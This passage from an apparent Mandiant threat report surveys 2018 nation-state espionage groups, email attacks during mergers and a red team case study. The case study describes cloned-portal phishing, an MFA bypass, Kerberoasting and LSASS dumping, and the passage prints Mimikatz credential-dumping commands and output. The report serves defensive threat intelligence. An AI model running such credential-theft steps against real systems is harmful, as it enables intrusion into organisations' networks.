
XTRANS malware is a backdoor that leverages email messaging to receive and execute commands and exfiltrate data through specifically formatted JPEG and PDF email attachments. XTRANS can collect, block, read and modify email messages, and leverages a Microsoft Exchange transport agent in parallel to receive and process email messages delivered to the Exchange server.

Figure 6.
Sample of Russian APT actors active in 2018, along with targeted countries and industries.

Russian APT Actors
APT28 (Tsar)
Sandworm Team
TEMP.Armageddon
TEMP.Isotope
TEMP.Veles
Turla Team

Industries Targeted	
	Defense
	Energy
	Foreign Affairs
	Government
	Law Enforcement
	Media
	NATO
	Winter Olympics

Countries Targeted

CANADA

POLAND
ROMANIA
MOLDOVA
UKRAINE

NORTH AMERICA   EUROPE   CENTRAL ASIA

PAKISTAN

UNITED STATES

GEORGIA

TURKEY

CHINA

EVOLUTION OF CHINA-NEXUS APT ACTIVITY

China is widely considered the most prolific sponsor of cyber espionage operators, and more distinct clusters of activities have been linked to Chinese sponsorship than to any other country. However, Chinese espionage activity and development has gone through periods of growth and contraction, signaling shifts in China's geopolitical positions, economic priorities and national strategies.

China's cyber espionage apparatus most likely came initially out of the ruling party's own internal security needs. In addition to internal dissidents, these campaigns targeted jurisdictions that Beijing considers to be integral to the Chinese state, although it does not exercise official control over them, such as Taiwan, Hong Kong and autonomous regions in Western China. We believe that Chinese espionage operators often tested new tools and TTPs against populations in these jurisdictions before deploying them worldwide. Recently, Chinese groups have been targeting and monitoring elections in neighboring countries more closely than before, suggesting a more active effort to protect Chinese investments overseas, especially as the country seeks to expand its global influence.

PRE 2004
Early Chinese cyber espionage operations were unsophisticated (by today's standards), noisy, easy to detect and targeted a wide variety of industries with little consequence to the attackers. Distinct groups, such as APT1, were identifiable because of specific TTPs as well as malware tools that could be tracked back to sponsoring organizations or even individual actors. Chinese espionage operations were run by both military units and civilian organizations. Contractors were also used, and there was significant overlap in espionage activity from these actors and the financially motivated campaigns they were also operating. Chinese cyber espionage is primarily restricted to/focused on government targets.

2004–2013
Gradual target expansion into the defense industrial base, then M&A targets and commercial entities doing business in China, up to the revealing of PLA Unit 61398 to the world in February of 2013.

2013- 2015
Reduction in activity starts.

2015 – 2016
Late 2015 saw Chinese cyber espionage activity begin to significantly decline, especially against the U.S. Besides the widely publicized Obama-Xi agreement to end cyber-enabled intellectual property theft, the PLA also underwent a significant reorganization to consolidate cyber-related functions, and the Chinese government at large shifted its national priorities in line with the 13th Five Year Plan (2016–2020).

2017 — 2018
Some Chinese espionage operators re-emerged and renewed operations, including APT20 and Conference Crew. Other actors appear to have been reorganized in some way, such as APT15 (Social Network). Cyber espionage activities also moved away from direct intellectual property theft (especially targeting the West) and shifted toward strategic espionage campaigns, especially targeting Southeast Asia, South Asia and Central/Western Asia. In most cases, resurgent groups leveraged revamped TTPs that relied on more publicly available malware tools. During this time period, China's Belt and Road Initiative became a key national priority and subsequently a driver for intrusion campaigns likely to support successful completion of the massive project.

CHINESE APT ACTIVITY IN 2018

Many Chinese APT groups have resumed their regular tempo after a period of reduced activity that started in 2016. These groups have re-emerged with modified TTPs and refreshed malware tools. Activity believed to be linked to state-backed operators now appears to be relatively focused on maintaining strategic intelligence and focusing on geopolitical developments.

- The People's Liberation Army has had more than a year to consolidate and reorganize its cyber resources under their Strategic Support Forces, and the decreased number of distinct Chinese espionage groups currently and actively conducting operations is possibly reflective of more centralized operations, but not necessarily less overall activity.

- We believe the Chinese government temporarily curtailed activity associated with civilian operators such as the Ministry of State Security.

- Although re-emergent groups have modified their TTPs, technical indicators can still provide a link to previous activity. For example, APT20 (Twivy) returned using its signature malware COOKIECLOG and CETTRA, and Conference Crew returned using its signature malware suite of EVORA, ELISE and EMISSARY.

- Some individual actors who were part of dormant groups were reorganized into new operational teams or reassigned to existing known groups, most likely reflecting significant and widespread restructuring of China's cyber espionage capability.

- Shifts in regional focus and targeting most likely reflect changing priorities shaped by altered trade agreements, geopolitical developments, and China's own refocus on regional expansion such as the Belt and Road Initiative.

- Most of the re-emergent Chinese espionage groups have become increasingly reliant on publicly available malware, especially BEACON and EMPIRE. Relatedly, operators such as APT10 (Menupass) are deploying new malware that is largely modified from publicly available tools and enhancing their capabilities and capacity to employ additional malware quickly.

We believe China's Belt and Road Initiative (BRI), a $1 trillion strategic effort to expand land and maritime trade routes across Asia and parts of Africa, has become a significant driver of Chinese cyber espionage activity. These operations support the BRI endeavor through the collection of business intelligence on major projects and agreements.

Additionally, campaigns are monitoring elections and tracking regional power shifts that could impact Chinese investments and BRI-related expansion activity.

Figure 7. Sample of Chinese APT actors active in 2018, along with targeted countries and industries.

Chinese APT Actors

TEMP.Toucan

Conference Crew

APT20 (Twivy)

338 Team

APT10 (Menupass)

APT40 (Periscope)

TEMP.Tick

APT15 (Social Network)

APT27

TEMP.Hex

Industries Targeted

Academic		High Tech	
Aerospace		Human Rights	
Banking		Insurance	
Chemical		Legal	
Construction		Manufacturing	
Defense		Maritime	
Elections		Media	
Energy		Political Action	
Engineering		Telecommunications	
Finance		Think Tanks	
Government		Transportation	
Healthcare		Video Game Industry	

Countries Targeted

CANADA
ICELAND
FRANCE
GERMANY
HUNGARY
RUSSIA
MONGOLIA
JAPAN
UNITED STATES
GREECE
EUROPE
MEXICO
BHUTAN
MYANMAR
HONDURAS
HONG KONG
MACAU
PHILIPPINES
IRAN
SOUTH EAST ASIA
HONDURAS
INDONESIA
FIJI
GUATEMALA
GEORGIA
GABON
TURKEY
CAMBODIA

EVOLUTION OF IRAN-NEXUS APT ACTIVITY

From nascent regional and internal strategic interests, Iran-nexus cyber espionage operations have evolved into a sophisticated, cohesive intelligence-gathering organization with global ambitions and reach. Over the last decade, Iranian APT operations have transitioned from using social media sites with limited focus and impact to specialized teams capable of direct targeting and tool development. Actors associated with Iranian interests have also demonstrated the ability to design influence operations (passive, disruptive and destructive) to shape the operational environment in favor of the state's strategic imperatives.

IRAN

2009–2011

Initial motivations and drivers behind Iran's development of a cyber espionage capability likely originated due to perceived global threats from the U.S. and regional rivals such as Saudi Arabia and Israel, as well as internal (Green Movement) and external dissident movements. The damage caused by the Stuxnet virus, in conjunction with internal dissent activities spurred by social media, pushed the regime to make defensive and offensive cyber warfare capabilities a priority, resulting in the establishment of the national cyber command in 2011.

2011–2014

Iran showed an increasing propensity to adopt cyber operations as a form of asymmetric warfare, launching campaigns designed for retaliation (against U.S. financial sector for sanctions), deterrence (Shamoon), political influence and competition. It is also suspected that state-sponsored organizations are likely directing, working in concert with or paralleling independent actors (Ajax Team). Targeting also expanded to include the collection of adversary capabilities in the U.S. defense industrial base sector.

2014–2018

Iran's cyber capabilities grew at an exponential rate from the observance of APT35 (Newscaster) carrying out rudimentary intelligence collection using social media to the likely development/specializing of new and currently dormant APT teams and groups (APT33, APT34, APT39, Beanie Team, Jafar Team, TEMP. Lice, TEMP.Omega and TEMP.Zagros). We also detected a shift from being reactive to proactive with the incorporation of strategic targeting of Europe.

IRANIAN APT ACTIVITY IN 2018

Throughout 2018, Iran continued to pose one of the greatest global cyber espionage threats, expanding its campaign activity in both scope and scale. It remained the biggest threat to the Middle East by hitting all major sectors. Strategic objectives clearly extended beyond the immediate Middle East region, as witnessed by worldwide intrusion activities that aligned with the regime's interests.

• Iranian APT activity trends in 2018 demonstrated that cyber espionage was leveraged to a greater extent in state-sponsored efforts to shape and define the global environment. In addition to saturated targeting of the Middle East/Gulf States, Iranian APT campaigns extended to North America, Eurasia and parts of Asia.

• Targeting trends for Iran's 2018 activities remained fairly constant over all four quarters of 2018, primarily focusing on national security, finance/energy, foreign affairs and dissident activity. Policies such as the U.S. withdrawal from the U.S.-Iranian nuclear deal may have been a catalyst for intrusion activity.

Figure 8.
Sample of Iranian APT actors active in 2018, along with targeted countries and industries.

Iranian APT Actors
APT33
APT34
APT35
APT39
TEMP.Zagros

Industries Targeted	
	Defense
	Energy
	Financial
	Foreign Affairs
	Government
	Human rights
	Telecommunications
	Media

Countries Targeted

UNITED STATES

MOROCCO

LEBANON
JORDAN

KUWAIT

RUSSIA

JAPAN

BAHRAIN
DUBAI

PAKISTAN

UNITED ARAB EMIRATES

Conclusion

In 2018, North Korea, Russia, China and Iran posed the greatest global cyber espionage threats worldwide. Motivated by security and economic concerns, North Korean operators matured in both technical and operational sophistication. Russian cyber espionage actors have continued to operate worldwide, targeting political entities relevant to Russia's strategic national interests. Dormant Chinese espionage teams returned and reinvented their operations, as observed during the course of Mandiant incident response engagements. Iran-nexus intrusion activity demonstrated an expanded use of cyber espionage operations to collect strategic information on national security, economics and the internal security of their targets. Finally, open-source tools are now used across most major APT operators, which increases the challenge of definitive attribution.

HIDDEN PHISHING RISKS DURING M&A

1298234298263987
4293847293847293
8472938472938472
9387429837429834
7293847293568420
3948203948029362
9387492387429387
9283473847293847
2938479129823429
8263987429384729
3847293847293847
2938472938742983
3847293847293847
2938472938742983

Overview

In *M-Trends* 2012, we discussed the risk of integrating a compromised entity into a parent organization through a merger or acquisition (M&A). Over half a decade later, this remains a threat to organizations. During M&A activity, numerous due diligence and integration efforts are executed under aggressive deadlines to achieve financial and business objectives. To meet these objectives, leadership will sometimes accept risk by moving forward with integrating the organizations' computer networks without fully resolving security objectives. Despite intending to resolve incomplete or missed objectives over a longer timeframe, these objectives are often forgotten, reducing the security posture of the combined company. This provides attackers an opportunity to leverage the compromise of an acquired company to compromise the network of the acquiring company.

In 2018, FireEye Mandiant conducted investigations in the Middle East where M&A activity allowed the compromise of the acquired company to compromise the acquiring company's environment. In some cases, a single compromised email account could be leveraged to increase an attacker's access to the victim network.

Phishing

We observed an increase in phishing attacks where a compromised email account was used to send phishing emails to additional users in the organization. This is particularly effective in M&A situations, since employees expect communication, sometimes unsolicited, between the organizations. Phishing emails sent within an organization are more likely to bypass checks by email gateways, which are often configured to inspect email entering or leaving an organization's network. The natural development of relationships between individuals or organizations means the target is more likely to trust such content and enable macros, open attachments, and navigate to a URL using links. Internal phishing can be used to compromise additional user accounts, including those with elevated privileges. We have seen this technique used by groups including APT34, APT10 and FIN7, as well as cyber criminal groups.

Bypassing Multi-Factor Authentication

Attackers also leveraged access to compromised email accounts to bypass multi-factor authentication. Mandiant observed bypasses of SMS-based, email-based, and software-based security token (soft-token) multi-factor authentication. We observed APT34 leverage access to email to find soft-tokens distributed using email. The risk of soft-tokens in email has only been exacerbated by the prevalence of eDiscovery features in web- or cloud-based email platforms, which allow sensitive information, including soft-tokens, to be identified across an organizations email solution.

Forwarding and Redirection

We have observed attackers using PowerShell, Exchange Control Panel and Exchange Web Services (EWS) to create forwarders, exports or re-direct rules, to maintain access to email without the need to authenticate to the environment. Establishing forwarders allows attackers to collect email on an ongoing basis, without the need to authenticate to the organization's email solution. Removing the need to authenticate reduces the likelihood the attacker's access to email will be discovered.

Malware Installation

In the wild, we also observed the exploitation of vulnerabilities in Outlook configuration. The attacker logged in and changed the Outlook homepage setting within the victim account. The next time the victim logged on within the corporate environment, the system was redirected to the attacker's webpage and compromised with malware that provided a foothold for the attacker inside the network. Similarly, we saw the deployment of a .NET backdoor capable of, among other things, the download, upload and execute functions through the abuse of Outlook Add-Ins. This backdoor also created a hidden folder for messages and a rule to move messages to that folder, enabling the use of the account for further phishing attacks invisible to the user. ***These vulnerabilities have been patched by Microsoft.***

Conclusion

We expect unauthorized access to email, particularly during M&A, to remain a common source of attack for threat actors of varying intent and sophistication. We also expect that the TTPs will evolve with security tools and monitoring.

Threat actors will continue to increase the effectiveness of subsequent stages of the targeted attack lifecycle (such as maintaining persistence or data exfiltration). Organizations will need to adapt their email defenses and monitor attacker techniques to improve their detection and response capabilities. This will require continued vigilance, which includes threat intelligence for visibility into evolving attacker TTPs or campaigns, and appropriate security solutions aimed at detecting malicious links or attachments in emails.

Recommendations

FireEye recommends the following mitigation and detection strategies as part of the M&A process:

1. Conduct a compromise assessment of the acquisition to attempt to identify any current or previous compromises.

2. Conduct a proactive review searching for evidence of potential attacker activity within the acquiring and acquired networks before integrating them.

3. Audit rights to identify accounts with access to other users' email.

4. Disallow the automatic forwarding of email outside the organizations or regularly audit the forwarding rules on their organization's mail servers to detect evidence of this technique.

5. Enable audit logging on O365.

6. Enable multi-factor authentication on O365.

The following PowerShell command can be used to restrict auto forwarding of emails to remote domains:

```
Set-RemoteDomain Default
-AutoForwardEnabled $false
```

The following PowerShell command can be used to enumerate the forwarding rules for mailboxes on an Exchange server:

```
Get-Mailbox | where {($.ForwardingAddress
-ne $null -or $.ForwardingSMTPAddress
-ne $null)}| select Name,
ForwardingAddress, ForwardingSMTPAddress,
DeliverToMailboxAndForward
```

CASE STUDIES

09:03   10:57   12:21   13:40   14:01   14:33

Using 'rsa.log for logfile : OK

mimikats # sekursla : :minidump C:\Users\user\Desktop\rsa.dmp
Switch to MINIDUMP : 'C:\Users\user\Desktop\rsa.dmp'

mimikatz # sekurlsa: :logonpasswords
Opening : 'C:\Users\user\Desktop\rsa.dmp' file for minidump...

Authentication Id : 0 ; 1726155 (00000000:001a56cb)
Session   : RemoteInteractive from 2
User Name   : user103
Domain   : CUSTOMER
Logon Server   : CUSTOMER-DC1
Logon Time   : 3/13/2018 12:22:37 PM
SID   : S-1-5-21-123456789-0123456789-123456789-1234
msv :
 [00000003] Primary
 * Username : user103
 * Domain   : CUSTOMER
 * NTLM   : 9f<REDACTED>f1d4e
 * SHA1   : 8cd<REDACTED>68897b645
 * DPAPI   : ce3<REDACTED>6d0f7
tspkg :
 * Username : user103
 * Domain   : CUSTOMER
 * Password : <REDACTED>

A Case of Mistaken Identity

In the second half of 2018, FireEye Mandiant began responding to and tracking attacker activity now attributed to the threat group TEMP.Demon. This group leveraged a vulnerability from a popular web content management system to gain access to companies in the financial sector. Victims included both FireEye product customers and FireEye managed detection and response customers. Visibility across our product and service portfolios allowed Mandiant consultants to quickly identify the attacker TTPs, including their command and control infrastructure. This knowledge enabled our experts to help a client deconflict between authorized red team activity from that of an attacker—leading to rapid investigation and remediation that prevented information exposure.

The attacker leveraged a web content management system vulnerability to install webshell variants such as DEVILZSHELL, ASPXSHELL, WEBSNIFF and TABLETOP on Internet-facing web servers. The attacker then used publicly available webshells to remotely execute code and elevate privileges on the compromised Windows servers. The attacker executed publicly available credential harvesting tools, such as Procdump, Mimikatz and SafetyKatz to obtain local and domain credentials, and laterally access additional systems in the targeted environment.

Stolen domain credentials were used to rapidly deploy Cobalt Strike payloads to systems in the targeted environment. Cobalt Strike is threat emulation software often used by red teams and real-world attackers for its remote access trojan (RAT) and detection evasion capabilities. The use of Cobalt Strike triggered alerts reviewed and forwarded to the customer by FireEye Managed Defense staff for deconfliction.

Inopportunely, the customer had an authorized red team assessment, conducted by a different vendor, underway in the same network segment as the detected Cobalt Strike activity. Many tools used by the attacker, in addition to Cobalt Strike, are also commonly used during red team assessments (Fig. 9). At first glance, this could certainly be overlooked as red team activity and in fact led the customer to initially attribute the detected activity to the ongoing red team assessment. Fortunately, knowledge from prior investigations and visibility across product customers allowed Mandiant to demonstrate that the activity was distinct from the red team activity, and the result of a highly motivated adversary that required immediate response.

Figure 9.
Common toolsets
used by TEMP.Demon.

Tool Name	Attack Phase	Description
reGeorg	Establish Foothold	A publicly available HTTP tunneling utility that allows attackers to secure a foothold in a given environment by providing an entry point to a vulnerable web server.
Cobalt Strike	Maintain Persistence / Lateral Movement	A commercially available full-featured, penetration testing tool that leverages functionality from other popular tools like Metasploit (penetration testing platform) and Mimikatz (credential harvesting tool).
PSExec	Lateral Movement	A publicly available SysInternals tool for remote command execution.
SafetyKatz	Privilege Escalation	A publicly available credential harvesting utility available on the code sharing website github.com. Functionality from Mimikatz enables attackers to extract credentials cached to a local machine where the credential harvester was executed.
Juicy Potato	Privilege Escalation	A publicly available privilege escalation tool available on the code sharing website github.com.
BloodHound	Internal Reconnaissance	A network enumeration tool that uses graph theory to reveal hidden and often unintended relationships within an Active Directory environment. Attackers can use BLOODHOUND to easily identify highly complex attack paths.
Nmap	Internal Reconnaissance	A publicly available tool commonly used by penetration testers and network administrators to identify target systems and services.

Figure 10. Timeline of significant attack and response activities.

09:03
Targeted attack group webshell created leveraging Telerik vulnerability

10:57
FireEye Endpoint Security alerts on Cobalt Strike

12:21
Customer mistakes for authorized red team

13:40
Mandiant engaged to investigate

14:01
Mandiant leverages Endpoint Security containment capability

14:33
Last attacker interaction with one of 32 compromised systems

The ensuing investigation tracked the presence of Cobalt Strike to the client's web server and identified the webshell and vulnerability behind the initial point of entry in the content management system. Once the point of entry, compromised accounts and accessed systems were identified, Mandiant experts were confident the attacker was only in the environment for a short period of time. The speed at which the attacker was installing backdoors onto the target systems (10 per hour) was significant enough to warrant the following actions without further investigation:

• Remove the compromised webserver

• Remove compromised systems

• Disable compromised accounts

• Block all known CnC infrastructure

This case highlighted the complexities of untangling legitimate penetration testing activity from possible simultaneously occurring attack activity. Despite potential confusion, decisive action is required to prevent data loss. Preparedness, visibility and vigilance are critical in the first hours of a compromise.

Finding Weaknesses Before the Attackers Do

FireEye Mandiant red team consultants perform objectives-based assessments that emulate real cyber attacks by advanced and nation state attackers across the entire attack lifecycle by blending into environments and observing how employees interact with their workstations and applications. Assessments like this help organizations identify weaknesses in their current detection and response procedures so they can update their existing security programs to better deal with modern threats.

A financial services firm engaged a Mandiant red team to evaluate the effectiveness of its information security team's detection, prevention and response capabilities. The key objectives of this engagement were to accomplish the following actions without detection:

- **Compromise Active Directory (AD):** Gain domain administrator privileges within the client's Microsoft Windows AD environment.

- **Access financial applications:** Gain access to applications and servers containing financial transfer data and account management functionality.

- **Bypass RSA Multi-Factor Authentication (MFA):** Bypass MFA to access sensitive applications, such as the client's payment management system.

- **Access ATM environment:** Identify and access ATMs in a segmented portion of the internal network.

Initial Compromise

Based on Mandiant's investigative experience, social engineering has become the most common and efficient initial attack vector used by advanced attackers. For this engagement, the red team used a phone-based social engineering scenario to circumvent email detection capabilities and avoid the residual evidence that is often left behind by a phishing email.

While performing Open-source intelligence (OSINT) reconnaissance of the client's Internet-facing infrastructure, the red team discovered an Outlook Web App login portal hosted at https://owa.customer.example. The red team registered a look-alike domain (https://owa-customer.example) and cloned the client's login portal (Fig. 11).

After the OWA portal was cloned, the red team identified IT helpdesk and employee phone numbers through further OSINT. Once these phone numbers were gathered, the red team used a publicly available online service to call the employees while spoofing the phone number of the IT helpdesk.

Mandiant consultants posed as helpdesk technicians and informed employees that their email inboxes had been migrated to a new company server. To complete the "migration," the employee would have to log into the cloned OWA portal. To avoid suspicion, employees were immediately redirected to the legitimate OWA portal once they authenticated. Using this campaign, the red team captured credentials from eight employees which could be used to establish a foothold in the client's internal network.

Figure 11.
Cloned Outlook
Web Portal.

Establishing a Foothold

Although the client's virtual private network (VPN) and Citrix web portals implemented MFA that required users to provide a password and RSA token code, the red team found a single-factor bring-your-own-device (BYOD) portal (Fig. 12).

Using stolen domain credentials, the red team logged into the BYOD web portal to attempt enrollment of an Android phone for CUSTOMER\user0. While the red team could view user settings, they were unable to add a new device. To bypass this restriction, the consultants downloaded the IBM MaaS360 Android app and logged in via their phone. The device configuration process installed the client's VPN certificate (Fig. 13), which was automatically imported to the Cisco AnyConnect app—also installed on the phone.

After launching the AnyConnect app, the red team confirmed the phone received an IP address on the client's VPN. Using a generic tethering app from the Google Play store, the red team then tethered a laptop to the phone to access the client's internal network.

**Figure 12.** Single factor mobile device management portal.

Figure 13. Setting up mobile device management.

Kerberoasting abuses legitimate features of Active Directory to retrieve service accounts' ticket-granting service (TGS) tickets and brute-force accounts with weak passwords.

Escalating Privileges

Once connected to the internal network, the red team used the Windows "runas" command to launch PowerShell as CUSTOMER\user0 and perform a "Kerberoast"[6] attack.

To perform the attack, the red team queried an Active Directory domain controller for all accounts with a service principal name (SPN). The typical Kerberoast attack would then request a TGS for the SPN of the associated user account. While Kerberos ticket requests are common, the default Kerberoast attack tool[7] generates an increased volume of requests, which is anomalous and could be identified as suspicious. Using a keyword search for terms such as "Admin", "SVC" and "SQL," the consultants identified 18 potentially high-value accounts. To avoid detection, the red team retrieved tickets for this targeted subset of accounts and inserted random delays between each request. The Kerberos tickets for these accounts were then uploaded to a Mandiant password-cracking server[8] which successfully brute-forced the passwords of 4 out of 18 accounts within 2.5 hours.

The red team then compiled a list of Active Directory group memberships for the cracked accounts, uncovering several groups that followed the naming scheme of {ComputerName}_Administrators. The red team confirmed the accounts possessed local administrator privileges to the specified computers by performing a remote directory listing of \\{ComputerName}\C$. The red team also executed commands on the system using PowerShell Remoting to gain information about logged on users and running

software. After reviewing this data, the red team identified an endpoint detection and response (EDR) agent which had the capability to perform in-memory detections that were likely to identify and alert on the execution of suspicious command line arguments and parent/child process heuristics associated with credential theft.

To avoid detection, the red team created LSASS process memory dumps by using a custom utility executed via WMI. The red team retrieved the LSASS dump files over SMB and extracted cleartext passwords and NTLM hashes using Mimikatz.[9] The red team performed this process on 10 unique systems identified to potentially have active privileged user sessions. From one of these 10 systems, the red team successfully obtained credentials for a member of the Domain Administrators group.

With access to this Domain Administrator account, the red team gained full administrative rights for all systems and users in the customer's domain. This privileged account was then used to focus on accessing several high-priority applications and network segments to demonstrate the risk of such an attack on critical customer assets.

6 Sean Metcalf (February 5, 2017). Detecting Kerberoasting Activity. https://adsecurity.org/?p=3458
7 Available on GitHub https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
8 Christopher Schmitt (October 30, 2017). Introducing GoCrack: A Managed Password Cracking Tool
9 Available on GitHub. See https://github.com/gentilkiwi/mimikatz

Accessing High-Value Objectives

For this phase, the client identified their RSA MFA systems, ATM network and high-value financial applications as three critical objectives for the Mandiant red team to target.

Targeting Financial Applications
